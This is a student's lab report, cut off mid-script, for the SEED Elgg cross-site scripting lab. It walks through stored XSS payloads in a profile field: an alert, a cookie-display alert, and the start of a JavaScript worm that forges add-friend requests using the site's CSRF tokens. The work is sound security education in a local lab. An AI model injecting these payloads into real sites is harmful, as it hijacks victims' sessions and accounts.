**LAB 02 Report**

**Cross-Site Scripting**

**Name: Talimul Bari Shreshtho**

**ID: 190042128**

**LAB Group B**


**Lab Setup :**


Downloaded the lab setup file from <https://seedsecuritylabs.org/Labs_20.04/Web/Web_XSS_Elgg>.

Unzipped the files and run the Docker setup commands:

**dcbuild**


**dcup**


**** The servers started to run. The in the firefox browser I went into the [www.seed-server.com](http://www.seed-server.com) that loaded the site for the task.



**Task 1: Posting a Malicious Message using JavaScript embedding:**

To do this task first I logged in to the samys account with the username:samy and password: seedsamy given in the lab sheet.






Then I went in the profile -> edit profile to edit the profile of Samy to inject the malicious code for showing alert whenever anyone visits samy’s profile.

For this I used the script


**<script>alert(“XSS”)</script>**

This was put in the about me section in the **edit html section** . Without doing this, extra HTML formatting will be added to the text you insert, which will prevent the script from running properly. After doing that I saved the profile information



I now log into another user’s profile on the Server VM. I decided to log in as Alice.


I can find Samy’s profile while logged in as Alice by hovering over the More tab and clicking on Members in the drop-down box. Viewing Samy’s profile, I see that the alert box pops up:




**Task 2: Displaying Cookies with Malicious code:**

To show the cookie in JS we use the **document.cookie** function. So I edited the alert showing script to show the cookie by simply doing

**alert(document.cookie);**




Just like the task 1 I edited the about me section of the Samy profile with this malicious script. So whenever someone visited the profile of the Samy the cookie was shown in the alert.




**Task 3: Becoming the Victim’s Friend Using Cross Site Attack**

In this task, I need to find out what information is sent in the HTTP request sent out when a user adds Samy as a friend on the Elgg site. I can do this simply logging into another id and by sending friend request to Samy and monitoring the request. While doing this, Firefox’s web development network tool can be used to view the HTTP request that is sent.

First, I remove the last task’s script from Samy’s profile and save the changes. Then I log in as Charlie, go to Samy’s profile, pull up the web development network tool, and click the add friend button:

****

A HTTP GET request was sent when the add friend button was clicked. The URL can be copied by right clicking on the request, hovering over copy, and selecting Copy URL. After copying all the necessary info I kept them in a text file.



Using this information, I create the malicious JavaScript program:

**<script>**

**window.onload = function () {**

**var Ajax = null;**

**var ts = "&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;**

**var token = "&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;**

**var sendurl ="http://www.seed-server.com/action/friends/add?friend=59"+ts+token;**

**Ajax = new XMLHttpRequest();**

**Ajax.open("GET", sendurl, true);**

**Ajax.setRequestHeader("Host","www.seed-server.com");**

**Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");**

